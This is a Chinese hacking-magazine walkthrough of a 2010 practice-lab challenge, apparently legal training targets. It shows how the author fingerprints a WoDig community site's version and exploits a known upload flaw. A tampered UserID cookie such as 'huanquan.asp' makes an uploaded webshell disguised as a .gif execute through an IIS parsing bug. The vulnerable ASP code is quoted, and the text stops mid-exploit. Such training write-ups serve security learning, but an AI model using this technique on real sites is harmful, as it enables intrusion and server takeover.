本次入侵检测重点还是在于 Oracle 注入点的利用，通过这个检测，我对 Oracle 的攻击有了进一步的了认识。此次检测大部分的时间都是在研究 Oracle 语句以及 SQL 的调试，自己有了很大进步。服务器被攻陷的原因主要还是脚本过滤不严，上传过滤不严，还有就是 resin 权限没控制好，导致 JSP 脚本直接为 Root，再就是内网数据库居然暴露在外。后来发现两台服务器用的版本都一模一样，或许先拿到了主站密码就可以登录数据库也不一定。

前置知识：无

关键词：脚本、注入、WebShell



黑客防线脚本实验室
第二期基础入侵篇通关攻略

文/图 幻泉

本文为 2010 年黑客防线脚本实验室第二期基础篇，考点有三个方面，一是对版本信息的搜集与 Google 的利用；二是对漏洞报告的解读与学习；三是对 Cookie 与上传漏洞的理解。

接下来就给大家说一下如何入侵本次议题的中文 DIGG 社区程序。要入侵一个网站，最快的方法就是先知道对方的程序系统与版本，然后找到相应的漏洞进行入侵。而本次议题的程序系统我们已经知道是“中文 DIGG 社区程序”，但还不知道版本，所以需要在网站上找一些相关信息。

进入社区，发现其栏目文章中有这样一篇文章“WoDig 第三季真的回来了！”，那么我们就可以猜想它是以前一阵热播的《越狱》为主题来设计的版本，而下面还写着“当前进度为整合阶段，8 月初，可以

放出测试并提供下载”，由此可以肯定这个版本发布的时间不会超过 9 月。因此，我们就可以到站长下载站以“WoDig”为关键字搜索，看看 WoDig 到底有几个版本。

如图 1 所示，发现总共就三个版本，此时就好确定了。首先查看日期，发现最新的版本是在 2009 年 3 月发布的，还有一个版本是 8 月 1 日更新的。与上面“8 月初，可以放出测试并提供下载”正好相应（到站长站找源码有一个好处就是有首页截图，这样就可以根据网站模板的不同来确定版本了），各个版本具体如图 2、图 3、图 4 和图 5 所示。




图 1




图 2

从这里我们就可以看到各个版本的不同了。其中第三季可以肯定不是我们这次测试站的版本了，那么接下来的只有第四季的版本与我们的测试网站相似度很大，但可以看到细微的不同，4.1.5 的版本中公告栏在中间，这样就可以大概确定了我们现在的测试版本为 4.0.2 版（因为有的时候站长站未必搜集全源码，所以这里用“大概”这样的词汇，但可以肯定的是在 1.0.3 到 4.1.5 之间），之后就可以下载源码了。



图 3




图 4




图 5

不过我们先不从源码入手，因为入侵网站最快的办法是找前人挖掘过的漏洞并加以利用。我们先设计“wodig 漏洞”这样的关键词在 Google 中搜索，如图 6 所示。




图 6

我们发现有很多都是关于 4.1.2 的注入漏洞，但打

开源码查看后台地址，并在测试站中访问，却无法显示（这里有两种可能，一是403错误被设置404错误，二是确实被修改或者被删除），如图7所示。





图 7

那么只能先放弃SQL注入这种漏洞，再利用Google查找，发现还有这样一个漏洞，如图8所示，其针对的版本是4.1.3版。之前已经说过，我们找到的源码只有4.0.2版，那么这个版本也存在这样的漏洞吗？看来只能自己手动测试了。



id=request("id") ...... if OpType="Support" then //第10行 response. ...
hi.baidu.com/groike/blog/item/4a1426ee148877e7ce1b3e3a.html - 网页快照

Wodig4.1.3Access免费版(UTF-8)上传漏洞-上传漏洞, Wodig, 0day ...
Cookies("UserID")&"/" '如果网站不是放在跟目录下，请在/UploadFile前加上你存放的目录名，如放在wodig文件夹，就在前面加上/wodig 注意最前面要有/ ...
www.lixiaopeng.org/wodig413access-free-version-utf-8-from-the-loopholes/ - 网页快照

图 8

该漏洞的描述信息如下：

1）upload/upload_image.asp、Mutiupload_ image.asp。从cookie中取得userid，放在session中，作为path。

2）loadsrc="/UploadFile/"&Request.Cookies ("UserID")&"/"。如果网站不是放在根目录下，请在/UploadFile前加上你存放的目录名，比如网站放在wodig文件夹下，就在前面加上/wodig，注意最前面要有“/”。

3）Session("uppath")=loadsrc、upload/upfile_ image.asp、mutiUpfile_image.asp。上传文件取得session中的path，作为路径上传文件。

4）filepath = Session("uppath")。这是一个属性，代表上传前文件所在的路径。

漏洞的详细利用方式如下：

来到http://www.hack-game.cn/upload/ upload_image.asp?formname=form&ImgSrc=src_img_2&editname=src_img页面，修改Cookie中的UserId字段值为kxlzx.asp，刷新该页面（一定要刷新一下，为了让userid写入session），上传Shell，Shell要改名为gif文件。上传后，查看源文件，发现路径为“uploadfile/ kxlzx.asp/sXXXXXXXXXXX.gif”。漏洞大概就是因为Cookie可控制上传路径，导致可以修改上传路径为*.asp来执行图片文件（这里利用了IIS的解析漏洞）。存在漏洞的部分代码如下：

```
'upload_image.asp 提交文件中自定义 UserID 变量
if Request.Cookies("UserID") = "" then
Response.End()
end if
loadsrc="/UploadFile/"&Request.Cookies("UserID")&"/"
Session("uppath")=loadsrc    '变量被赋值
Upfile_image.asp 获取 session 值上传文件
if Request.Cookies("UserID") = "" then
Response.End()
end if
set upload=new upload_file 'upload 就是一个对象
if upload.form("act")="uploadfile" then
filepath = Session("uppath") '属性，上传前文件所在的路径
```

有了这些信息，我们首先查看存在上传漏洞的文件是否存在。直接访问测试网站，发现确实存在上传文件upload_image.asp与upfile_image.asp，但因为没有提交UserID，导致直接停止执行，返回空页面，如图9所示。

接下来就利用上传漏洞来上传我们的木马了。打开黑防渗透工具包中的Cookie浏览器直接访问http://zst.6600.org/upload/upload_image. asp（这里是漏洞的关键点，因为Session是在upfile_image.asp文件中被赋值的），修改cookies为UserID=huanquan.asp，再单击“连接”，发现已经显示出上传页面了，如图10所示。

